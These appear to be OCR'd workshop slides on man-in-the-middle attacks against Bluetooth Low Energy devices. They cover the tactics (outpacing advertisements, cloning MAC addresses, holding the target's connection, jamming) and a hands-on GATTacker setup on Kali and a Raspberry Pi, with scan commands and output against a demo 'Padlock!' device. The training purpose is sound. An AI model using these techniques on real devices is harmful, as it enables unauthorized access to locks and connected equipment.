Bending of a wave around the edges of an opening or an obstacle

https://en.wikipedia.org/wiki/Diffraction

https://en.wikipedia.org/wiki/Huygens%E2%80%93Fresnel_principle

Stronger signal?

Class 1 adapter? +8dBm, 100m range

"little difference in range whether the other end of the link is a Class 1 or Class 2 device as the lower powered device tends to set the range limit"

https://en.wikipedia.org/wiki/Bluetooth

More signals?

And how to handle them in a single system?

Typical connection flow

Start scanning for advertisements


Advertise

Specific advertisement received, stop scanning

Connect the advertising device (MAC)

Further communication

Attack?


Start scanning for advertisements
Advertise more frequently
Specific advertisement received, stop scanning
MITM?
Keep connection to original device. It does not advertise while connected ;)
Connect the advertising device (MAC)
Further communication

MITM – what actually works

Advertise more frequently

- The victim's mobile will interpret the first advertisement it receives
- Devices usually optimized for longer battery life, advertise less frequently

Clone MAC address of targeted device

- Not always necessary, but mostly helpful

Keep connected to target device

- Devices do not advertise while connected
- Only one connection at a time accepted
- Usually easy, most connections are short-term
- For constantly-connected: targeted jamming/social engineering/patience...

GATTacker – MITM


- Open source
- Node.js
- Websockets
- Modular design
- Json
- .io website

And a cool logo!


GATTacker®

OUTSMART THE THINGS

GATTacker - architecture



We will use 2 separate boxes



Separate boxes

It is possible to run both components on one box (configure BLENO/NOBLE_HCI_DEVICE_ID in config.env).

But it is not very reliable at this moment (kernel-level device mismatches).

Much more stable results on a separate ones.

On the Kali – edit config to your Raspberry IP

```
root@kali:~# cd node_modules/gattacker/

root@kali:~/node_modules/gattacker# gedit config.env
```


Edit BLENO_HCI_DEVICE_ID to your HCI, WS_SLAVE address to match your Raspberry

```
# "peripheral" device emulator
BLENO_HCI_DEVICE_ID=0
# ws-slave websocket address
WS_SLAVE=127.0.0.1 -> YOUR_IP
```

Running the ws-slave (client). Pass: raspberry

```
SSH to your Raspberry (pi@10.5.5.YOUR_IP)

$ cd node_modules/gattacker

~/node_modules/gattacker $ sudo node ws-slave.js

GATTacker ws-slave
```

1. Scan device to JSON



Scan for advertisements (Kali)

```
root@kali:~/node_modules/gattacker# node scan.js

Ws-slave address: <your_slave_ip>

on open

poweredOn

Start scanning.
```

Look for „Padlock!" device

```
peripheral discovered (f4b85ec06ea5 with address
<f4:b8:5e:c0:6e:a5, public>, connectable true, RSSI -72:
      Name: Padlock!
      EIR: 0201050302d6ff09095061646c6f636b21 (         Padlock!)
      Scan response: 13ff0000000000000000000000000000002c31 (
,1)

advertisement saved: devices/f4b85ec06ea5_Padlock-.adv.json
```

Scan device characteristics

Target device MAC

```
root@kali:~/node_modules/gattacker# node scan f4b85ec06ea5
Ws-slave address: <your_slave_ip>
on open
poweredOn
Start exploring f4b85ec06ea5
Start to explore f4b85ec06ea5
explore state: f4b85ec06ea5 : start
explore state: f4b85ec06ea5 : finished
Services file devices/f4b85ec06ea5.srv.json saved!
```

Json services file (devices/<MAC….>)

service

characteristics

```
{
   "uuid": "1800",
   "name": "Generic Access",
   "type": "org.bluetooth.service.generic_access",
   "startHandle": 1,
   "endHandle": 11,
   "characteristics": [
     {
       "uuid": "2a00",
       "name": "Device Name",
       "properties": [
         "read"
       ],
       "value": "5061646c6f636b21",
       "descriptors": [],
       "startHandle": 2,
       "valueHandle": 3,
       "asciiValue": "Padlock!"
     },
```

SERVICE, eg. 0x180F - battery

Characteristic

Descriptor: string
(e.g. “Battery level”)

Descriptor:
subscription status

Properties: read, write, notify
(authenticated or not)

